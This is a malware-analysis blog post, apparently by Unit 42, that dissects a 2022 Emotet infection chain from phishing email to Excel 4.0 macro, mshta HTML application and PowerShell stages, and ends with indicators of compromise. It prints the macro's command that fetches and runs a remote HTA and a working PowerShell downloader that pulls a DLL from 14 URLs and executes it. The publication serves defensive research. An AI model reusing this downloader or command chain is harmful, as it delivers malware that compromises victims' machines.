# New Emotet Infection Method

unit42.paloaltonetworks.com/new-emotet-infection-method/

Saqib Khanzada, Tyler Halfpop, Micah Yates, Brad Duncan February 15, 2022

By Saqib Khanzada, Tyler Halfpop, Micah Yates and Brad Duncan

February 15, 2022 at 6:00 AM

Category: Malware

Tags: Emotet, Macros, Phishing, Windows


This post is also available in: 日本語 (Japanese)

## Executive Summary

As early as Dec. 21, 2021, Unit 42 observed a new infection method for the highly prevalent malware family Emotet. Emotet is high-volume malware that often changes and modifies its attack patterns. This latest modification of the Emotet attack follows suit.

The new attack delivers an Excel file through email, and the document contains an obfuscated Excel 4.0 macro. When the macro is activated, it downloads and executes an HTML application that downloads two stages of PowerShell to retrieve and execute the final Emotet payload.

Palo Alto Networks customers are protected from Emotet and similar malware families using similar obfuscation techniques with Cortex XDR or the Next-Generation Firewall with the WildFire and Threat Prevention security subscriptions.

| | |
|---|---|
| Primary Malware Discussed | Emotet |
| Operating System Affected | Windows |
| Related Unit 42 Topics | Malware, macros, phishing |

## Table of Contents



## History of Emotet

Emotet was first discovered as a banking trojan in 2014, and it has been very active in recent years. In January 2021, law enforcement and judicial agencies took down the Emotet botnet infrastructure, but Emotet returned in November 2021 and has remained active since then.

Emotet frequently uses thread hijacking as part of its attack method. As described in our previous blog on Emotet's thread hijacking, this technique generates fake replies based on legitimate emails stolen from mail clients of Windows hosts previously infected with Emotet. The botnet uses this stolen email data to create fake replies impersonating the original senders.

Using thread hijacking and other types of emails, Emotet has implemented different infection methods since its return. Most notable were emails with links to install a fake Adobe Windows App Installer Package in December 2021. After a holiday break, Emotet returned to attachment-based emails in January 2022. As early as Dec. 21, 2021, Emotet started using a new infection method, which we describe in this blog.

In some cases, Emotet uses a password-protected zip archive as an attachment to its email. In other cases, Emotet uses an Excel spreadsheet directly attached to the email.

## Example of an Initial Email Lure

Shown in Figure 1, this example of an initial email lure sent by Emotet is a recent example of Emotet's thread hijacking. The stolen email thread is from June 2021, and this email was sent by the Emotet botnet on Jan. 27, 2022. This example contains an encrypted zip file in an attempt to bypass security systems. The password to the zip file is included in the email, so that the victim can extract the contents.




Figure 1. Example of a thread-hijacked Emotet email lure sent on Jan. 27, 2022.

## Excel Document

The encrypted zip file contains a single Excel document with Excel 4.0 macros. These macros are an old Excel feature that is frequently abused by malicious actors. The victim must enable macros on a vulnerable Windows host before the malicious content is activated.




Figure 2. Excel 4.0 macro document.

When the macro code is enabled, it executes cmd.exe to run mshta.exe with an argument to retrieve and execute a remote HTML application. The code utilizes hex and character obfuscation in order to attempt to bypass static detection measures. The deobfuscated command string that is executed is: cmd /c mshta hxxp://91.240.118[.]168/se/s.html




Figure 3. Excel 4.0 macro code that executes cmd and mshta.

The HTML application shown in Figure 4 is highly obfuscated. It will download and execute additional PowerShell code.

```
<html>

<head>
    <meta http-equiv='x-ua-compatible' content='EmulateIE9'>
    <script>ll1 = document.documentMode || document.all; var f9f76c = true; ll1 = document.layers; lll = window.sidebar
    <script>eval(unescape('\146u%6E%63t\151%6Fn%20\153%39O%37\155%77t\106%48\112K%31%20%20%20%20%28qfkck%4C%32%36%29%7B
    <!--q2Y5nphdLbZmF-->
    <script>s7QI85IIVgT = 'rVuOCigOkOOFqdSjdOXZnLtOLcGtSOfZTnM'; jG5NSopv2dGx872ZYo(xyld3V8T87U5); k9O7mwtFHJK1(xyld3V8
</head>

<body></body>

</html>
```

Figure 4. Obfuscated HTML application.

## PowerShell

The initial obfuscated PowerShell script shown in Figure 5 connects to hxxp://91.240.118[.]168/se/s.png. This URL returns text-based script for a second-stage set of PowerShell code designed to retrieve an Emotet binary.




Figure 5. Initial PowerShell downloader.

This second-stage PowerShell code shown in Figure 6 contains 14 URLs to retrieve the Emotet binary. The script attempts each URL until an Emotet binary is successfully downloaded. Having multiple URLs makes this attack more resilient in the event that one of the URLs is taken down.

```
GET /se/s.png HTTP/1.1
Host: 91.240.118.168
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 27 Jan 2022 20:27:49 GMT
Content-Type: image/png
Content-Length: 1353
Last-Modified: Wed, 26 Jan 2022 07:25:55 GMT
Connection: keep-alive
ETag: "61f0f783-549"
Accept-Ranges: bytes

$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://unifiedpharma.com/wp-content/5arxM/';
$url2 = 'http://hotelamerpalace.com/Fox-C404/LEPqPJpt4Gbr8BHAn/';
$url3 = 'https://connecticutsfinestmovers.com/Fox-C/mVwOqxT17gVWaE8E/';
$url4 = 'http://icfacn.com/runtime/n7qA2YStudp/';
$url5 = 'https://krezol-group.com:443/images/PmLGLKYeCBs5d/';
$url6 = 'http://ledcaopingdeng.com/wp-includes/Qq39yj7fpvk/';
$url7 = 'http://autodiscover.karlamejia.com/wp-admin/hcdnVlRIiwvTVrJjJEE/';
$url8 = 'https://crmweb.info:443/bitrix/rc9XjtwF/';
$url9 = 'http://accessunited-bank.com/admin/hzIgVwq8btak/';
$url10 = 'http://pigij.com/wp-admin/MVW5/';
$url11 = 'http://artanddesign.one/wp-content/uploads/A2cZL7/';
$url12 = 'http://strawberry.kids-singer.net/assets_c/WAdvNT84Dmu/';
$url13 = 'https://eleccom.shop:443/services/AEjSDj/';
$url14 = 'https://izocab.com/nashi-klienty/B5SC/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12,$url13,$url14".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Figure 6. HTTP traffic showing the second-stage PowerShell code.

The Emotet DLL loads an encrypted PE from its resource section as the final stage of this attack chain.



Figure 7. Emotet DLL with an encrypted PE from its resource section.

## Conclusion

Emotet is a highly-active malware family that frequently changes its infection techniques. These changes are likely an attempt to avoid detection. Emotet's new attack chain reveals multiple stages with different file types and obfuscated script before arriving at the final Emotet payload.

Palo Alto Networks customers are protected from malware families using similar obfuscation techniques with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention security subscriptions.

## Indicators of Compromise

### Appendix A: Files From Emotet Email Lure on Jan. 27, 2022

SHA256 hash: 9f22626232934970e4851467b7b746578f0f149984cd0e4e1a156b391727fac9
File size: 40,929 bytes
File name: form.zip
File description: Password-protected encrypted zip archive seen on Jan. 27, 2022
Password: EHGWQARLC

SHA256 hash:
6d55f25222831cce73fd9a64a8e5a63b002522dc2637bd2704f77168c7c02d88
File size: 77,989 bytes
File name: form.xlsm
File description: Excel file with Excel 4.0 macros extracted from the above zip archive

### Appendix B: PowerShell Script Seen on Jan. 27, 2022

SHA256 hash: 9bda03babb0f2c6aa9861eca95b33af06a650e2851cce4edcc1fc3abd8e7c2a1
File size: 10,986 bytes
File location: hxxp://91.240.118[.]168/se/s.html
File description: First-stage PowerShell script

SHA256 hash: 5bd4987db7e6946bf2ca3f73e17d6f75e2d8217df63b2f7763ea9a6ebcaf9fed
File size: 1,353 bytes
File location: hxxp://91.240.118[.]168/se/s.png
File description: Second-stage PowerShell script

### Appendix C: URLs Hosting the Emotet DLL on Jan. 27, 2022

hxxp://unifiedpharma[.]com/wp-content/5arxM/
hxxp://hotelamerpalace[.]com/Fox-C404/LEPqPJpt4Gbr8BHAn/
hxxps://connecticutsfinestmovers[.]com/Fox-C/mVwOqxT17gVWaE8E/

hxxp://icfacn[.]com/runtime/n7qA2YStudp/
hxxps://krezol-group[.]com:443/images/PmLGLKYeCBs5d/
hxxp://ledcaopingdeng[.]com/wp-includes/Qq39yj7fpvk/
hxxp://autodiscover.karlamejia[.]com/wp-admin/hcdnVlRIiwvTVrJjJEE/
hxxps://crmweb[.]info:443/bitrix/rc9XjtwF/
hxxp://accessunited-bank[.]com/admin/hzIgVwq8btak/
hxxp://pigij[.]com/wp-admin/MVW5/
hxxp://artanddesign[.]one/wp-content/uploads/A2cZL7/
hxxp://strawberry.kids-singer[.]net/assets_c/WAdvNT84Dmu/
hxxps://eleccom[.]shop:443/services/AEjSDj/
hxxps://izocab[.]com/nashi-klienty/B5SC/

## Appendix D: Example of Emotet DLL on Jan. 27, 2022

SHA256 hash: 2de72908e0a1ef97e4e06d8b1ba3dc0d76f580cdf36f96b5c919bea770b2805f
File size: 516,096 bytes
File location: hxxp://unifiedpharma[.]com/wp-content/5arxM/
File location: C:\Users\Public\Documents\ssd.dll
File location: C:\Users\[username]\AppData\Local\[random characters]\[random characters].[random characters]
Run method: rundll32.exe [filename],[any string]

*Updated Feb. 15, 2022, to list earlier dates of initial observation of the infection method.*